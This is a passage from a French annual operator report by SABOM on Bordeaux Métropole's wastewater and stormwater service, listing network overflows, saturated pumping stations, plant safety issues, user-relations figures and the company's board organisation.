Sur ce secteur, dès qu'il pleut de manière soutenue pendant plusieurs jours, le réseau d'eaux usées avenue du Roy en amont du PR du même nom se met en charge. Cela impacte plusieurs usagers qui ne peuvent, temporairement, plus évacuer leurs eaux usées dans le réseau public. Cela entraîne également le débordement du réseau d'eaux usées dans un fossé juste après le n°139 de l'avenue du Roy (le point bas du secteur). Afin de résoudre ce problème, qui dure depuis des années, Bordeaux Métropole a engagé en 2022 des travaux sur le réseau et sur le PR Avenue du Roy. Ils doivent se terminer en 2023. Les prochaines périodes de longues pluies permettront d'évaluer le bénéfice de ces travaux.

DÉCHARGE PROVISOIRE EAUX USÉES DANS LE BASSIN LAFONTAINE À MÉRIGNAC

Du fait d'une insuffisance de capacité hydraulique du réseau, des débordements d'eaux usées récurrents sont constatés au niveau de l'Avenue de l'Europe et des rues avoisinantes lors de pluies significatives. Une étude hydraulique a été réalisée par Bordeaux Métropole. Des travaux importants sont à réaliser au niveau du réseau d'eaux usées. En attendant ces travaux, la Direction de l'Eau a décidé de créer une décharge provisoire du réseau d'eaux usées vers le bassin pluvial Lafontaine, qui est un des bassins en suivi écologique et labellisé EVE (espace végétal écologique). Cette décharge doit permettre de délester le réseau d'eaux usées en cas de fortes pluies et ainsi éviter sa mise en charge et des débordements. Ce déversoir d'orage a été créé en 2022, et sa mise en service est prévue début 2023. Ce déversoir a été équipé d'un filet Pollustock pour permettre la captation des déchets grossiers dans le cas de déversements. Les prochains événements pluviométriques significatifs permettront d'évaluer le bénéfice de ces travaux provisoires.

INSUFFISANCE DU COLLECTEUR A L'AVAL DE LA CHAMBRE QUAI WILSON À BÈGLES

La chambre sur le quai Wilson à Bègles reçoit les collecteurs de refoulement de Jourde (Ø800 mm), Carle Vernet (Ø1000 mm) et Noutary (Ø600 mm), et dirige les effluents vers la station de Clos de Hilde (Ø1000 mm).

Suite à des inondations de la chaussée à la mise en œuvre de cet ouvrage, il a été décidé avec l'accord de Bordeaux Métropole d'arrêter le pompage d'une des trois pompes d'eaux usées de Noutary quand l'ouvrage est saturé.

SOULÈVEMENT DE TAMPONS DE REGARDS DE VISITE AVENUE DE SOULAC À EYSINES

La station de Cantinolle est saturée par des pluies dépassant la période de retour annuelle. Sur ce type de pluie, le réseau en amont de la station se met en charge et des tampons sur l'avenue de Soulac se soulèvent. Deux tampons proches de la station de Cantinolle ont été verrouillés pour tenter de limiter les effets de ces mises en charge. Toutefois, le problème, persistant, se reporte à d'autres endroits du réseau en amont de Cantinolle. Ainsi, ce sont deux autres tampons, non verrouillés, qui ont été éjectés sur la voirie sous la pression de l'eau lors de l'événement pluvieux du 19 janvier 2023. Ceci rend la circulation extrêmement dangereuse en période de fortes pluies. Une étude menée par REBM est en cours pour permettre de traiter ces désordres.

INTRO.2.1.2 THÉMATIQUE USINES

TORCHÈRE À LOUIS FARGUE

En 2022, suite à une inspection sur site, la DREAL a imposé d'installer une torchère sur la station d'épuration de Louis Fargue. Cette torchère est un équipement de sécurité permettant en cas de besoin de pouvoir vidanger le biogaz stocké dans le gazomètre, en le brûlant. Actuellement, le biogaz ne peut être évacué que par les soupapes de sécurité en toitures des digesteurs, sans qu'il ne soit brûlé. Bordeaux Métropole et la SABOM se sont mis d'accord pour financer la construction de cette torchère sur le fonds Développement Durable du contrat. Les travaux sont prévus en 2023. En attendant, une torchère provisoire sur remorque a été déployée sur le site en février 2023. Les riverains en ont été informés, que ce soit par le flyer distribué dans les boîtes aux lettres des riverains les plus proches ou par les panneaux d'information fixés aux grilles du site au niveau du cours Louis Fargue et de la rue Lucien Faure.

INTRO.2.1.3 THÉMATIQUE POSTES ET BASSINS

DÉVERSEMENTS FRÉQUENTS D'EAUX USÉES EN GARONNE AU NIVEAU DU POSTE BASTIDE À BORDEAUX

Des travaux importants ont été entrepris par Bordeaux Métropole en 2021 et 2022 pour supprimer les déversements d'eaux usées en Garonne. Il y a eu le remplacement d'un tronçon de réseau à hauteur du Pont de Pierre en Ø100 mm pour une canalisation en Ø200 mm et l'augmentation de la capacité de pompage du poste d'eaux usées Bastide. Ces travaux ont été rendus nécessaires suite à l'interruption de la construction du tunnel sous la Garonne qui devaient permettre de raccorder une partie des effluents de la rive droite (secteur Brazza) à la station d'épuration de Louis Fargue, et ainsi supprimer les déversements à Bastide qui se serait trouvée soulagée d'une partie de ces arrivées actuelles. Les travaux réalisés permettent à ce jour de supprimer une partie des déversements d'eaux usées en Garonne, mais pas en totalité. Le poste de pompage de Bastide étant situé sur un secteur unitaire et régulièrement saturé, l'évolution des volumes déversés est en lien direct avec la pluviométrie mais aussi avec l'augmentation du nombre de logements sur ce secteur en pleine restructuration. Il s'agit toujours d'un point de vigilance prégnant sur la métropole.

En 2022, il y a eu 124 jours de déversement totalisant environ 152 000 m³ déversés en Garonne. Avant 2022, chaque année, il y avait très peu de journées sans déversement en Garonne. En 2019, le volume déversé a été d'environ 663 000 m³, en 2020, d'environ 779 000 m³, et en 2021, d'environ 674 000 m³.

Les deux sujets suivants sont documentés sous l'espace partagé en ligne entre la Direction de l'eau et la SABOM, dans le dossier [7-Usines / Divers / DOSSIER ETUDE PROPOSITION EN COURS](#).

POSTE PROVISOIRE EAUX USÉES DE BRAZZA À BORDEAUX

Suite au soulèvement du poste provisoire de Brazza en date du 22 décembre 2022, nous avons constaté des arrivées d'eaux importantes et anormales dans le poste. Une campagne de recherche active a été lancée sur le réseau en amont du poste pour identifier l'origine de ces arrivées importantes, sans résultat significatif. De ce constat, nous avons décidé de vérifier la partie refoulement entre les collecteurs DN 500 mm de refoulement des eaux chargées de Bastide et le collecteur DN 1200 mm qui est le collecteur amont du poste d'eaux usées de Bastide. Nous avons constaté que le voile d'étanchéité sur le DN 500 mm refoulement des eaux chargées de Bastide et le refoulement DN 110 mm de Brazza était cassé. De ce fait, une partie du débit des pompes eaux chargées de Bastide revenait vers le poste Brazza. La deuxième constatation est que le tuyau de refoulement DN 110 mm du poste Brazza passe dans le tuyau de liaison entre les collecteurs DN 500 mm et DN 1200 mm qui est un DN 200 mm, et ne peut donc pas se vider facilement. Face à cette situation, la SABOM et la Régie de L'Eau Bordeaux Métropole (REBM) ont convenu d'un certain nombre d'actions, dont la remise en état du voile du collecteur DN 500 mm (travaux à portés par la SABOM dans le cadre du bloc E), et le fait d'étudier l'enlèvement du tuyau DN 110 mm du DN 200 mm (action portée par REBM).

STATION MÉDOC À BORDEAUX : SOULÈVEMENT DE 2 TAMPONS SUR LA VOIRIE

Dans le cadre des travaux en cours de renouvellement des groupes électrogènes de la station de Médoc, la SABOM a mis en place un groupe électrogène mobile pour garantir la continuité de service. Lors des tests de fonctionnement avec ce groupe électrogène dans les conditions suivantes : marée haute 4,08 m (alerte Garonne à 4,60 m) avec un coefficient de 110, et 4 pompes eaux pluviales en fonctionnement, il n'y a pas eu de problèmes en termes de secours électrique. En revanche, au niveau du réseau et en particulier du collecteur de refoulement des eaux pluviales, deux tampons sur voirie dont un sur le passage Tram se sont soulevés et ont créé un débordement. De plus, sans présager d'un lien de cause à effet, nous avons constaté des fissures sur le passage piétons au-dessus du collecteur. Un rapport de visite de ce collecteur en 2020 témoignait de quelques fissures présentes sur quelques portions. Ce fait a été récemment partagé avec REBM. Un échange doit avoir lieu avec le Service Travaux REBM.

INTRO.2.1.4 THÉMATIQUE RELATIONS USAGERS

BRANCHEMENTS CONCOMITANTS POUR LE PÉRIMÈTRE DES COMMUNES GÉRÉES PAR LA RÉGIE DE L'EAU BORDEAUX MÉTROPOLÉ

La gestion des branchements concomitants a perdu son caractère opérationnel depuis fin 2022, en raison de problèmes juridiques non résolus à ce jour. Ceci a été détaillé dans notre courrier du 27 novembre 2022 à l'attention de Bordeaux Métropole et référencé "2022 256230 DGE - SABOM/CdT/DFe". Depuis cette date, seuls les branchements d'assainissement collectif sont instruits par les services de la SABOM.

ENQUÊTES DE SATISFACTION

La méthodologie des enquêtes de satisfaction à froid, réalisées annuellement, doit être revue en 2023. Il nous semble nécessaire de sélectionner un échantillon d'utilisateurs plus représentatif afin de pouvoir identifier des pistes de progrès. Par ailleurs, l'évolution réglementaire concernant le démarchage téléphonique, nous impose également de revoir cette méthodologie. Dans un souci de cohérence, une amélioration des formulaires des enquêtes de satisfaction à chaud sera également mise en œuvre en 2023.

APPELS TÉLÉPHONIQUES "HORS PÉRIMÈTRE"

En 2022, 21 740 utilisateurs ont contacté notre centre d'appel. Sur ces 21 740 appels, 8 908 étaient "hors périmètre", soit 41%. Des pistes d'amélioration ont été identifiées pour réduire ce taux. Il nous semble important d'améliorer la qualité du message d'accueil sur le serveur vocal interactif pour mieux guider l'utilisateur dans ses démarches. Par ailleurs, la mise en place d'un filtre code postal nous semble également pertinent considérant le nombre d'appels important d'utilisateurs ne résidant pas sur Bordeaux Métropole.

INTRO.2.1.5 THÉMATIQUE AUTRE

CUVETTE DE L'ENTRE-DEUX-MERS/GALIN A LA FRONTIÈRE ENTRE CENON ET BORDEAUX BASTIDE

Le 3 septembre 2021, un violent orage a nécessité, comme le prévoit le fonctionnement des ouvrages d'assainissement sur ce secteur, d'avoir recours à un stockage des eaux de pluie au niveau du passage inférieur de l'Avenue de l'Entre-deux-Mers. Faute de signalisations de voirie en état de fonctionnement (panneaux d'information, feux tricolores et barrières d'interdiction d'accès), plusieurs véhicules ont été pris dans l'inondation. Une démarche pilotée par le Service Gestion du Trafic de Bordeaux Métropole est en cours qui vise à rétablir durablement un système efficace d'interdiction d'accès au passage inférieur en cas d'inondation (annoncé pour juin 2023). En attendant sa réalisation, un dispositif provisoire (mode dégradé) a été mis en place par le Service Gestion du Trafic de Bordeaux Métropole. Il s'agit d'un point de vigilance important, car sans un dispositif de signalisation efficace, il y a un risque élevé pour les biens et les personnes sur ce secteur en cas de fortes pluies.

ETAT DES BÂTIMENTS À LOUIS FARGUE

Une alerte a été émise en 2021 auprès de Bordeaux Métropole, et rappelée en 2022, concernant l'état du génie civil pouvant affecter la structure des bâtiments RAMSES, boue, F et voiries de Louis Fargue. Une alerte a également été faite s'agissant de l'état du plafond de la station Médoc (courrier de la SABOM du 26 septembre 2022). Un filet de protection provisoire a été tendu au plafond afin de permettre aux agents d'intervenir en sécurité. Un audit du génie civil, mandaté par Bordeaux Métropole, est prévu en 2023.

INTRO.2.2. POINTS DE VIGILANCE À TRAITER

INTRO.2.2.1 THÉMATIQUE RÉSEAU

RÉSEAU DE L'IMPASSE DE LA FONTAINE BOUQUIÈRE À BORDEAUX

Il existe dans cette impasse, un collecteur principal qui est implanté successivement sous l'impasse de la Fontaine Bouquière, puis sous des immeubles, entre le fond de l'impasse et la rue de la Rousselle. Dans le SIG métropolitain (SIGEA), la partie sous-immeuble est qualifiée "collecteur sous-immeuble inexploitable et isolé".

Le collecteur sous immeuble est composé à mi-parcours d'un siphon maçonné, créant un goulet d'étranglement pour le bon écoulement des effluents. Ce collecteur sous-immeuble est engorgé de vase et de dépôts divers provenant notamment de la voirie au travers de la bouche d'égout du fond de l'impasse. La SABOM a fait plusieurs tentatives de pompage de cette bouche d'égout pour essayer de résorber la mare présente et visible en fond d'impasse, mais sans succès ; la mare se reconstituant immédiatement après pompage.

Le problème, connu de longue date (2002) de Bordeaux Métropole doit être pris en charge rapidement une fois que l'arrêté de péril de l'immeuble situé au 19 cours Victor Hugo sera levé. Des bordereaux de l'ancien délégué à destination de la DEAU en date de 2014 faisaient déjà état de préconisations détaillées de travaux à réaliser pour supprimer durablement les désordres (protection de l'avaloir, création d'une ouverture côté impasse pour sortir de la matière, suppression du siphon, création d'une station de pompage en aval, raccordement des eaux usées sur les rues parallèles et renforcement du bâti chambres).

DÉBORDEMENT AU NIVEAU DU CHEMIN DE MILAVY AU TAILLAN-MÉDOC LORS DE FORTES PLUIES


Suite à plusieurs plaintes de clients sur le chemin du Chai et le chemin de Peyroux en amont du chemin de Milavy au Taillan Médoc, une pré-étude par Bordeaux Métropole a été effectuée, et elle est résumée par un document datant du 10 février 2022. Elle met en évidence une insuffisance probable sur le chemin de Milavy. Suite à ce document et à une demande de la mairie, la SABOM a installé une sonde de niveau en provisoire au niveau du chemin de Milavy à l'arrivée du refoulement du poste de relevage de La Boétie. Lors de la pluie du 10 au 11 mars 2023, la sonde de niveau est montée 50 cm au-dessus de la voûte du collecteur. Il est constaté que la hauteur dans le collecteur est très corrélée avec le débit de la station de pompage de La Boétie. Il est donc possible que le doublement du débit du poste en 2015 provoque une saturation du réseau en aval.

DÉBORDEMENT D'EAUX USÉES AU 3 IMPASSE BAUDRY À SAINT-LOUIS-DE-MONTFERRAND

Le poste Castencau EU (eaux usées) est fréquemment saturé en temps de pluie malgré le fait qu'il s'agisse d'un poste EU. Cette saturation peut entraîner des déversements d'eaux usées sur la parcelle privée du n°3 impasse Baudry, qui est le point bas du réseau en amont du poste. Lorsque cela se produit, la SABOM, soit sollicitée directement par le particulier soit par la mairie, est amenée à manipuler une vanne en fond de poste permettant de délester le poste EU vers le poste EP (eaux pluviales) voisin, et ce, afin de stopper de toute urgence les déversements sur la parcelle. Cette situation a été présentée à la Direction de l'Eau en décembre 2020, puis de nouveau lors de la revue mensuelle de février 2022. Cette action corrective d'urgence a été validée par le délégant. Une étude menée par le Centre Études de la Direction de l'Eau est en cours sur ce sujet afin de trouver une solution pérenne permettant de stopper les débordements sur la parcelle privée.

PIQUAGE JAURÈS À LORMONT

Sur le collecteur unitaire de la rue Jaurès à Lormont, afin de supprimer le rejet direct en Garonne, un piquage en Ø150 mm a été réalisé en 2010 par Bordeaux Métropole (cf. illustration ci-dessous), afin de collecter les effluents de temps sec. Lors des pluies, l'excédent de débit passe en surverse vers la Garonne. Cependant, pendant ces périodes, le débit collecté par le piquage est trop important pour le collecteur en Ø200 mm aval qui achemine les effluents vers le PR Carriet.



Localisation de la problématique Jaurès à Lormont

Le piquage peut être saturé soit lors des pluies, soit lors des périodes de nappes hautes en raison de la présence de sources en amont qui apportent une quantité importante d'eaux claires. Suite à proposition de la SABOM en 2019, pour éviter les débordements sur la place Aristide Briand et le risque d'insalubrité publique, un capteur a été installé au niveau de la jonction avec le collecteur en Ø200 mm de la place Aristide Briand (capteur appelé "Mesure Aval piquage Jaurès" sur l'illustration ci-dessus). Quand le seuil d'alarme est atteint (niveau haut), un agent de la SABOM est envoyé sur place pour manœuvrer un obturateur (cf. **photo ci-dessous**) permettant de fermer le piquage.



Obturateur Jaurès

Une seconde intervention est nécessaire pour ouvrir l'obturateur et rétablir l'écoulement vers le piquage (envoi des effluents vers le PR Carriet) lorsque la période de temps sec est jugée suffisamment établie dans le temps. Dès que le piquage est fermé, le niveau d'eau du point "Aval piquage Jaurès" baisse. En 2022, cela a représenté 16 interventions. En plus de ces interventions préventives, il y a eu 89 interventions pour des bouchages du piquage eaux usées ($\varnothing 150$ mm trop faible et propice à l'encrassement). Pour réduire le nombre d'interventions sur ce site, la SABOM étudie la mise en place d'une vanne automatisée. Bordeaux Métropole a réalisé une étude du bassin de collecte de Carriet en 2021. Elle a mis en avant la nécessité, entre autres, de remplacer le collecteur en $\varnothing 200$ mm du quai Carriet par un collecteur en $\varnothing 400$ mm, d'augmenter la capacité du poste de pompage de Carriet et de revoir la conception des déversoirs d'orage Jaurès, Cosmos et Carriet. Nous alertons Bordeaux Métropole sur la nécessité d'engager ces travaux.

En attendant, au-delà des interventions nombreuses que la SABOM doit réaliser pour tenter d'exploiter ce système provisoire, les quantités d'eaux usées déversées en Garonne sont significatives. Après le site de Bastide à Bordeaux, ce site est le second site contributeur de déversements d'eaux usées non liés à la pluie (10,2 %).

2 RUE DES GENÊTS À ARTIGUES-PRÈS-BORDEAUX

Afin de protéger l'habitation contre les remontées d'eau parasite provenant du réseau d'eaux usées, mis en charge lors d'événements pluvieux, il a été décidé par le délégant d'installer un clapet anti-retour sur la canalisation d'évacuation du branchement d'eaux usées entre l'habitation et le réseau principal. Cependant, de la manière dont le clapet de protection a été installé, la SABOM ne peut pas avoir d'actions sur le clapet, car il a été enfoui dans le sol sans aucun accès direct. La photo ci-dessous montre le clapet lors de sa pose.



SECTEURS DONNANT LIEU À DES PLAINTES RÉGULIÈRES DES USAGERS POUR DES PROBLÈMES D'INONDATION

Chaque plainte des usagers pour un problème d'inondation est analysée par la SABOM pour définir s'il s'agit d'une problématique d'exploitation (prise en charge par la SABOM) ou d'une problématique structurelle dont le traitement est à prendre en charge par Bordeaux Métropole. Il s'agit des plaintes qualifiées de :

- “Structurel Réseau” dont la cause est liée à la structure du réseau (dimensionnement de réseau (débitance trop faible), contre pente, coudes, etc.
- “Structurel Voirie” dont la cause est liée à un problème structurel de voirie (absence d'avaloir, avaloir mal positionné, dépression de voirie, bateau mal positionné).

Toutes les plaintes sont saisies dans le SIG métropolitain (SIGEA) par la SABOM.

Sur cette base, chaque année, au sein du RAD, le délégataire détaille dans la [fiche EXPL.1](#) ses recommandations motivées et hiérarchisées d'études et travaux à l'attention du délégant.

A ce jour, les problématiques les plus prégnantes à traiter sont les suivantes :

- **Bordeaux** : défaut d'évacuation des eaux pluviales par fortes pluies au croisement des rues Lucie Aubrac et Daniel Iffla Osiris. Lors des fortes précipitations, les grilles avaloirs posées au croisement des rues Lucie Aubrac et Daniel Iffla Osiris, dans le quartier de Bacalan, s'avèrent incapables d'absorber la totalité des eaux ruisselées, lesquelles s'accumulent sur la chaussée. Conséquemment, la SABOM préconise que le dimensionnement et le type des ouvrages d'absorption des eaux de pluie soient réévalués dans ce secteur récemment aménagé. Ce sujet est apparu en 2022.
- **Le Haillan** : lors des très forts orages, le réseau d'eaux pluviales du lotissement Sainte-Christine déborde sur la chaussée et chez les riverains dont les maisons sont situées en contrebas du point bas de la rue de Bussac. Précédemment survenues en 2006 ainsi qu'en juillet et septembre 2013, de nouvelles inondations se sont produites au point bas de la rue de Bussac lors de l'orage de grêle du 20 juin 2022. Le réseau d'eaux pluviales du lotissement Sainte-Christine étant insuffisant face à une pluie de période de retour supérieure

à deux ans, il s'avère nécessaire de réaliser une étude hydraulique du bassin versant, puis les aménagements qui seront préconisés, dans le but de réduire très fortement le risque d'inondation du lotissement.

De nouvelles inondations se sont produites en 2022 en des lieux ayant fait l'objet de recommandations motivées et hiérarchisées du délégataire dans chaque RAD depuis 2013.

Citons les plus importantes et/ou récurrentes (par ordre alphabétique du nom de commune) :

- **Ambarès-et-Lagrave** : défaut d'évacuation et/ou remontées d'eaux usées chez des riverains lors des précipitations abondantes rue Édouard Herriot et rue Pasteur notamment, le réseau d'eaux usées et la station d'épuration Sabarèges étant saturés d'eaux parasites.
- **Le Haillan** : défaut d'évacuation du réseau d'eaux usées et remontées chez des riverains, notamment au 42 rue de la Morandière, lors des précipitations abondantes. Le long du ruisseau « La Morandière », les précipitations abondantes satureront d'eaux parasites le réseau d'eaux usées, entraînant des remontées chez plusieurs riverains dont, systématiquement, celui situé au 42 rue de la Morandière. Le bassin de collecte étant vaste et probablement amené à s'urbaniser davantage, nous recommandons, outre la recherche de l'origine des eaux parasites en vue de leur résorption, la réalisation d'une étude hydraulique de grande ampleur visant à déterminer les solutions les plus pertinentes afin de réduire très significativement, sinon éliminer, les nuisances subies par les riverains.
- **Parempuyre** : défaut d'évacuation du réseau d'eaux pluviales par temps de très fortes pluies au 60 rue des Palus. Les précipitations très intenses provoquent le débordement du réseau d'eaux pluviales posés sous la rue des Palus. Conséquemment, nous préconisons la réalisation d'une étude hydraulique des bassins versant associés afin de déterminer si le diamètre des collecteurs actuels est adapté à l'urbanisation actuelle et envisagée à long terme.
- **Pessac** : les précipitations intenses et/ou abondantes provoquent le débordement du réseau d'eaux usées de la portion en impasse de l'avenue André Dangle à Pessac ainsi que le long de la rue de la Paix. La mise en œuvre des solutions préconisées suite à l'étude du bassin versant Peugue-Ontines-Devèze-Deveaux devrait limiter les débordements futurs aux seuls événements pluvieux exceptionnels.
- **Pessac** : les précipitations intenses et/ou abondantes provoquent la saturation du poste de relevage d'eaux usées Chatenet, et conséquemment le débordement du réseau d'eaux usées au point bas de l'avenue du Chatenet et chez les riverains.
- **Saint-Médard-en-Jalles** : défaut d'évacuation du réseau d'eaux usées et remontées chez des riverains, notamment au 6 rue Édouard Herriot, lors des précipitations abondantes. Les précipitations abondantes satureront d'eaux parasites le réseau d'eaux usées, entraînant des remontées chez un riverain dont la maison est située en retrait et en contrebas de la rue Édouard Herriot, ainsi que chez d'autres habitants en amont lors des pluies très abondantes (ex. 52 Chemin Lafon). Le bassin de collecte étant vaste et probablement amené à s'urbaniser davantage, la SABOM recommande, outre la recherche de l'origine des eaux parasites en vue de leur résorption, la réalisation d'une étude hydraulique de grande ampleur visant à déterminer

les solutions les plus pertinentes afin de réduire très significativement, sinon éliminer, les nuisances subies par les riverains ; une telle étude est prévue être lancée en 2023 : état des lieux, dans un premier temps, puis campagne de mesures à nappe haute début 2024.

- **Villenave-d'Ornon** : les orages intenses ainsi que les précipitations abondantes provoquent des remontées d'eaux usées le long de la rue Pierre Curie et Ferdinand Buisson ainsi que des débordements du réseau d'eaux pluviales au point bas des rues de Chambéry et Louis Bréguet, notamment, le long du ruisseau « Le Minaou » canalisé. Deuxième d'une série de trois ouvrages de retenue, le bassin Nouaux a vocation à réduire le risque d'inondation du secteur.

INTRO.2.2.2 THÉMATIQUE USINES

DÉSODORISATION DE LA STATION D'ÉPURATION DES CAILHOCS À AMBÈS

En septembre 2020, la SABOM a fait réaliser un passage caméra dans les réseaux de la ventilation de la station des Cailhocs car elle suspectait la présence d'eau à l'intérieur du fait de problèmes d'aspiration. Le rapport fourni lors de cette prestation confirmait ce prédiagnostic et a été remis à Bordeaux Métropole avant la seconde campagne des essais de garantie réalisés pour le compte de SOGEA (le constructeur de station) fin octobre 2020.

Depuis cette période, plusieurs remises en état ont été réalisées sur le ventilateur de la désodorisation (au niveau des roulements) en raison de sa forte sollicitation mécanique du fait de la présence d'eau.

De ce fait, les phases d'arrêt de cet équipement sont nombreuses, ce qui nuit à l'aspiration d'air vicié dans les locaux et les bassins. La SABOM considère que cela constitue un point de vigilance important pour la tenue dans le temps des bâtiments vis-à-vis du taux de renouvellement d'air qui n'est pas respecté.

INTRO.2.2.3 THÉMATIQUE POSTES ET BASSINS

BASSIN DORMOY À BORDEAUX

La retransmission des informations du bassin Dormoy est actuellement uniquement reçue par un système radio (GPRS). Normalement, les bassins d'orage de Bordeaux Métropole sont télétransmis par une ligne filaire (ADSL) avec un secours soit en RTC soit en GPRS. La mise en place de la ligne téléphonique filaire permettant de mettre le bassin en ADSL n'a pas été effectuée pendant les travaux du bassin. Le maître d'œuvre à la fin du chantier n'a pu mettre en place cette ligne téléphonique pour des raisons de conflit avec l'opérateur Orange. La communication actuelle avec le bassin est mauvaise pour des problèmes de portée avec les antennes d'Orange. Le risque actuel est de ne pas recevoir les informations nécessitant une intervention immédiate de la SABOM.

POSTES DE POMPAGE D'EAUX USÉES EN LIMITE DE CAPACITÉ

Chaque année, dans le RAD, le délégataire présente au délégant ([dans la fiche EXPL.1](#)) son analyse du taux de saturation des postes eaux usées en gestion sur Bordeaux Métropole. Ce taux de saturation correspond au ratio entre le débit de pointe moyen mesuré pendant une période de temps sec en nappe haute et le débit nominal de la station de pompage. Cela permet de déterminer la capacité résiduelle des installations et donc d'identifier les insuffisances susceptibles d'être rencontrées à court terme.

Pour l'année 2022, sur l'ensemble des 130 stations de pompage étudiées, 8 ont un taux de saturation supérieur à 80% mais, par contre, aucune avec une saturation à 100% **contrairement aux années précédentes**. Seules les stations de pompage de **Bastide** (Bordeaux, bassin de collecte de Clos de Hilde), et **Onze Novembre** (Parempuyre, bassin de collecte de Lille Blanquefort) sont proches de la saturation. Les 6 autres stations (Avenue du Roy et Grandjean à Ambarès, Eau Blanche et Noutary à Bègles, Arcins à Bouliac et Saint-Emilion à Bordeaux) ont un taux de saturation compris entre 80 et 90%.

Le cas du poste d'eaux usées Bastide a été abordé précédemment (cf. [INTRO.2.1.3](#)).

Concernant le poste Onze Novembre à Parempuyre, même s'il a été moins saturé en 2022 qu'en 2021, du fait d'une pluviométrie plus faible, cette station est fortement influencée par la présence d'eaux claires parasites météoriques et d'infiltration, et est un point de vigilance important à considérer.

INTRO.2.2.4 THÉMATIQUE AUTRE

TRAVAUX RÉALISÉS PAR BORDEAUX MÉTROPOLÉ NON REMIS AU DÉLÉGATAIRE

La SABOM constate un manque d'application par les services métropolitains des procédures Patrimoines rédigées et mises en place par la DEAU. Cela implique entre autres que les travaux réalisés ne sont pas mis à jour sur le SIG métropolitain. Cette situation est préoccupante, non seulement pour l'exploitation au quotidien (plans non mis à jour, transmission d'information erronée dans le cadre des demandes de DT/DICT, etc.), mais également en termes de complétude de l'inventaire patrimonial.

Il s'agit tant :

- des travaux qualifiés de "DOE en instance" (DOE : dossier des ouvrages exécutés), qui correspondent à des travaux pour lesquels les OPR (Opérations Préalables à la Réception) ont eu lieu, sans que les documents complets nécessaires à leur intégration au SIG aient ensuite été transmis. La liste des travaux concernés est transmise chaque trimestre au délégant. Au 31/12/2022, le nombre de ces dossiers s'élève à 54 chantiers sous maîtrise d'ouvrage DEAU (procédure patrimoine P30) et 88 sous maîtrise d'ouvrage des Pôles Territoriaux (P32).
- que des travaux réalisés par les Pôles Territoriaux de Bordeaux Métropole inconnus de la SABOM et pour lesquels la mise à jour du SIG est totalement impossible. Il peut s'agir par exemple de travaux d'aménagement d'une voirie dans le cadre duquel le pôle va modifier ou créer des ouvrages d'assainissement (ex. avaloirs).

SIGNATURE DES PROCÈS-VERBAUX DE RÉCEPTION DES TRAVAUX DE RENOUVELLEMENT DES RÉSEAUX (BLOC 2)

Pour chaque chantier de renouvellement réalisé, et conformément à la procédure Patrimoine 38 (P38) de Bordeaux Métropole, la SABOM organise des OPR, auxquelles est convié Bordeaux Métropole, puis transmet à Bordeaux Métropole deux exemplaires signés par le délégataire du procès-verbal de remise des installations au délégant, accompagné d'une fiche d'inventaire technique. L'étape suivante de la procédure P38 prévoit la signature en deux exemplaires de ces deux exemplaires du PV par Bordeaux Métropole puis la transmission d'un des deux exemplaires à la SABOM.

Au terme des quatre premières années du contrat, sur les 98 PV que la SABOM a transmis à Bordeaux Métropole, seulement 22 ont été signés par Bordeaux Métropole et transmis à la SABOM. Ainsi, sur les 22,1 M€ HT de travaux réalisés par la SABOM de 2019 à 2022 dans le cadre du bloc 2, seulement 2,2 M€ HT (soit 10%) ont donné lieu à un PV signé par Bordeaux Métropole.

Or, conformément à la procédure P38, tant que ce PV n'a pas été signé par Bordeaux Métropole et retourné à la SABOM, le réseau renouvelé n'est pas mis à jour sous SIGEA par le délégataire. Cela signifie donc que la majorité des réseaux renouvelés par le délégataire depuis 2019 ne sont plus à jour sur le SIG métropolitain. Cette situation est préoccupante, non seulement pour l'exploitation au quotidien (plans non mis à jour, transmission

d'information erronée dans le cadre des demandes de DT/DICT, etc.), mais aussi dans la perspective de la fin de contrat.

TECHNIQUE ET ORGANISATIONNEL

RÉFÉRENTIEL CONTRAT

Article 16

Moyens humains affectés à la délégation

Article 16.1

Origine, organisation et liste du personnel

SOMMAIRE

ORGA.1.1. ORGANISATION	79
ORGA.1.2. RÉPARTITION DES MISSIONS EXTERNALISÉES, SOUS TRAITÉES.....	82
ORGA.1.3. BILAN DES INDICATEURS.....	86

ORGA.1.1. ORGANISATION

La SABOM, société anonyme à conseil d'administration, dont l'objet social est exclusivement dédié à l'exécution du contrat de concession des services publics de l'assainissement des eaux usées et de gestion des eaux pluviales urbaines de Bordeaux Métropole a été mise en place pendant la période de tuilage en 2018.

Son capital est d'un million d'euros.

La Direction de cette structure repose sur un Conseil d'Administration, un Président du Conseil d'Administration et un Directeur Général.

Le Conseil d'Administration est composé de 3 collèges :

- un 1er collège « représentants de Veolia Eau - Compagnie Générale des Eaux » ; ce collège regroupe huit administrateurs avec voix délibérative librement désignés par les actionnaires de la Société Dédiee. Parmi les membres du 1er collège, un salarié de la SABOM a été désigné comme administrateur,
- un 2ème collège « représentants des associations membres de la Commission consultative des services publics locaux (C.C.S.P.L.) » ; ce collège est composé au plus de trois (3) administrateurs avec voix délibérative issus des C.C.S.P.L. Ces administrateurs sont désignés par les actionnaires de la Société Dédiee après avis du Président de Bordeaux Métropole, Les associations UFC Que Choisir, la fédération des syndicats de quartiers de Pessac et l'association Trans'Cub ont été nommés administrateurs du 2ème collège, le 28 juin 2019,
- un 3ème collège « représentants de la Société civile et personnalités qualifiées » ; ce collège regroupe au plus deux (2) administrateurs avec voix délibérative désignés par les actionnaires de la Société Dédiee après avis du Président de Bordeaux Métropole. En 2022, le troisième collège n'a comporté qu'un seul administrateur.

Deux membres du Comité social d'entreprise, délégués par le comité et appartenant l'un à la catégorie des cadres techniciens et agents de maîtrise, et l'autre à la catégorie des employés et ouvriers, assistent avec voix consultative à toutes les séances du Conseil d'Administration.

Le président du Conseil organise et dirige les travaux de celui-ci, dont il rend compte à l'assemblée générale des actionnaires. Il préside les assemblées générales des actionnaires.

D'une manière générale, il veille au bon fonctionnement des organes sociaux et au respect des principes et pratiques de bonne gouvernance. Il s'assure que les administrateurs sont en mesure de remplir leur mission et veille à leur bonne information.

Le président du Conseil préside les réunions du Conseil, prépare et coordonne ses travaux.

Le président du Conseil d'Administration est tenu régulièrement informé par le Directeur Général des événements et situations significatifs relatifs à la Société et il peut lui demander toute information propre à éclairer le Conseil.

Serge SASSUS, Directeur de la Région Sud-Ouest et Président du Conseil d'Administration de la SABOM a été appelé à d'autres fonctions au sein du groupe Veolia.

Patrick COUZINET, Directeur de projets complexes de Veolia Environnement, a été nommé administrateur et Président du Conseil d'Administration de la SABOM à l'issue du Conseil d'Administration du 8 février 2022.

Le Directeur Général a la responsabilité opérationnelle du service. Il est le garant du respect des obligations contractuelles et des performances du service. Il est l'interlocuteur privilégié de Bordeaux Métropole et du Conseil d'Administration.

